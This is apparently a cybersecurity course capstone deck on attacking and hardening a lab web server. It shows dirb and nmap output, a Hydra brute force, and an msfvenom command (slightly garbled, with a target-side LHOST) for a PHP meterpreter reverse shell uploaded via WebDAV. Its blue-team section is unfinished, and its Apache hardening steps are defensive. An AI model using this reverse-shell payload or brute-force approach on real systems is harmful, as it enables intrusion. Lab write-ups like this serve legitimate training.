



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.90/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

Target VM

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.1
OS: Windows
Hostname: ML-RefVm-684427

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Web server
Kali	192.168.1.90	Penetration Testing Server
ELK	192.168.1.100	SIEM
ML-RefVm-684427	192.168.1.1	NATSwitch

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Apache Directory Listing	The server reveals a list of files located on the server directory, signaling it as a target.	Attackers can see sensitive files located in the directory with potential access to sensitive information.
Open Port (80)	An open port could be exploited by an unauthenticated user with network access to the service.	Access to the webserver on port 80 could allow attackers to execute system commands with administrative privilege.
CVE-2020-5300 Brute Force	The Hydra attack was used as a type of Brute Force to compromise authentication and discover hidden content in the web application.	This allows an attacker to gain unauthorized access to a system remotely.

Vulnerability Assessment Cont.

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
PHP Reverse Shell Upload	A PHP script acts as backdoor agent that takes control of the application server if successfully uploaded to the website, or shell.	An attacker can control the application server if executed correctly.

Exploitation: Apache Directory Listing

01

Tools & Processes

To view the directory listing, I used the a dirb tool to view which directories are available on the target site. I then navigated to **192.168.1.105/** with my web browser.

02

Achievements

This tool allowed me to enter the Webdav site which is where I viewed the server's directory listing /meet_our_team. Here I reviewed the files listed and discovered Ashton is an admin for /company_folders/secret_folder/

03


```
DIRB v2.22
By The Dark Raver

START TIME: Wed Jun 22 19:10:53 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----


GENERATED WORDS: 4612

--- Scanning URL: http://192.168.1.105/ ---
+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:403|SIZE:468)
```



Name	Last modified	Size	Description
Parent Directory	-	-	-
ashton.txt	2019-05-07 18:31	329	
hannah.txt	2019-05-07 18:33	404	
ryan.txt	2019-05-07 18:34	227	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



Ashton is 22 years young, with a masters degree in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

Exploitation: Open Port (80)

01

Tools & Processes

I used Nmap to discover open ports on server 192.168.1.105.

02

Achievements

Verifying that port 80 is open allowed me to then perform connection with the server to brute force Ryan's account.

03

```
root@Kali:~# nmap 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for 192.168.1.105
Host is up (0.0049s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)
```

Exploitation: CVE-2020-5300, Brute Force

01

Tools & Processes


I needed to know the victim's server IP address and ensure port 80 was open for me to access. I then utilized Hydra to brute force Ryan's password to reveal the hidden folder.

02

Achievements

Using this exploit I was able to obtain Ryan's password and access the hidden directory on the server. I obtained a guide to how to connect to the company's WebDav server, using the hash string for Ryan's account.

03



Exploitation: PHP Reverse Shell Upload

01

Tools & Processes

In order to perform the Reverse PHP upload, I utilized scripting for the attack itself, creating a php file that would be uploaded to the server.


```
msf venom -p php/meterpreter/reverse_tcp  
LHOST=192.168.1.105 LPORT 4444 >>  
open.php
```


02

Achievements

This exploit allowed me to execute the open.php with an elevated privilege, which I successfully loaded into the Webdav server. Thereafter, I confirmed my connection to the server by opening the link on the web application, granting connection from my system to Webdav.

03





Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?

Kibana was not reachable during the time these activities took place, therefore identifying a port scan will not be a part of the deliverable.

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?

Kibana was not reachable during the time these activities took place, therefore logs depicting the request for the hidden directory will not be a part of the deliverable.

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?

Kibana was not reachable during the time these activities took place, therefore logs depicting the brute force attack will not be a part of the deliverable.

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made to this directory?
- Which files were requested?

Kibana was not reachable during the time these activities took place, therefore logs depicting the WebDAV connection will not be a part of the deliverable.



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

An alert can be set to trigger an email and log whenever there is a high number of port requests per source IP address.

192.168.1.105

Threshold/Alarm:

An alert should be emailed and logged whenever there are 4 or more port scans detected at the same time from the same source IP address.

System Hardening

Effective measures to mitigate against port scans include creating firewall rules to monitor for port scans and close the port as needed.

Using an IDS such as Splunk to alert for port scanning is a great mitigation tool. Ports that should remain open but closely monitored to allow web server connection are 80 for http and 443 for https. All other ports should remain closed if they aren't needed.

Mitigation: Finding the Request for the Hidden Directory

Alarm

To detect future unauthorized access, alerts should be set to monitor hidden directories for requests from external IP addresses.

Threshold/Alarm:

An alert should be emailed and logged when there is any sign of activity, $n > 0$, detected across all hidden directories from any IP other than 192.168.1.105.

System Hardening

Revise the host machine configuration files to block unwanted access to the **/company_folders/secret_folder/** from unknown or untrusted IPs.

Modify the Apache HTTP server file in `/etc/httpd` titled **http.conf**

- **nano /etc/httpd/conf/httpd.conf**
- **Find the webdav directory**
- **Insert IPs that should be granted access**
 - **192.168.1.105,192.168.1.1**
- **Deny all others**
- **Disable directory listing in apache by adding the following line and restart Apache:**
 - **Options -Indexes**

Mitigation: Preventing Brute Force Attacks

Alarm

To detect for future brute force attacks, systems should be configured to monitor for high numbers of attempted logins originating from a single IP address.

Threshold/Alarm:

An alert should be emailed and logged when protected files and folders return an error response of 401, originating from an unknown IP address.

System Hardening

Aside from enforcing a strong password policy, there are several ways to harden a system and mitigate for brute force attacks such as:

- **Lock out failed login attempts**
- **Editing the `sshd_config` file to edit the default port**
- **Use captcha to validate human respondents**
- **Implement two factor authentication**

Mitigation: Detecting the WebDAV Connection

Alarm

To detect future access to WebDAV directory, set an alarm to monitor the number of times there is attempted access from unknown or untrusted IPs to the directory.

Threshold/Alarm:

An alert should be emailed and logged when requests are made to access protected files and folders from unknown originating sources.

System Hardening

Revise the host machine configuration files to block access to WebDAV from unknown or untrusted IPs.

Modify the Apache HTTP server file in /etc/httpd titled **http.conf**

- **nano /etc/httpd/conf/httpd.conf**
- **Find the webdav directory portion of the file**
- **Insert IPs that should be granted access:**
 - **192.168.1.1, 192.168.1.105**
- **Deny all others**

Mitigation: Identifying Reverse Shell Uploads

Alarm

To detect future file uploads to the shell, the directory should be monitored for request methods such as POST or PUT.

Threshold/Alarm:

An alert should be emailed and logged when more than > 0 POST or PUT request methods are made to protected files and folders from unknown originating sources.

System Hardening

Revise the host machine configuration files to block access to WebDAV from unknown or untrusted IPs and disable OPTIONS methods.

Modify the Apache HTTP server file in /etc/httpd titled **http.conf**

- **nano /etc/httpd/conf/httpd.conf**
- **Find the webdav directory portion**
- **Add these lines to the file:**
 - **RewriteEngine On**
 - **RewriteCond**
%{REQUEST_METHOD}
^OPTIONS
 - **RewriteRule .* - [F]**

*The
End*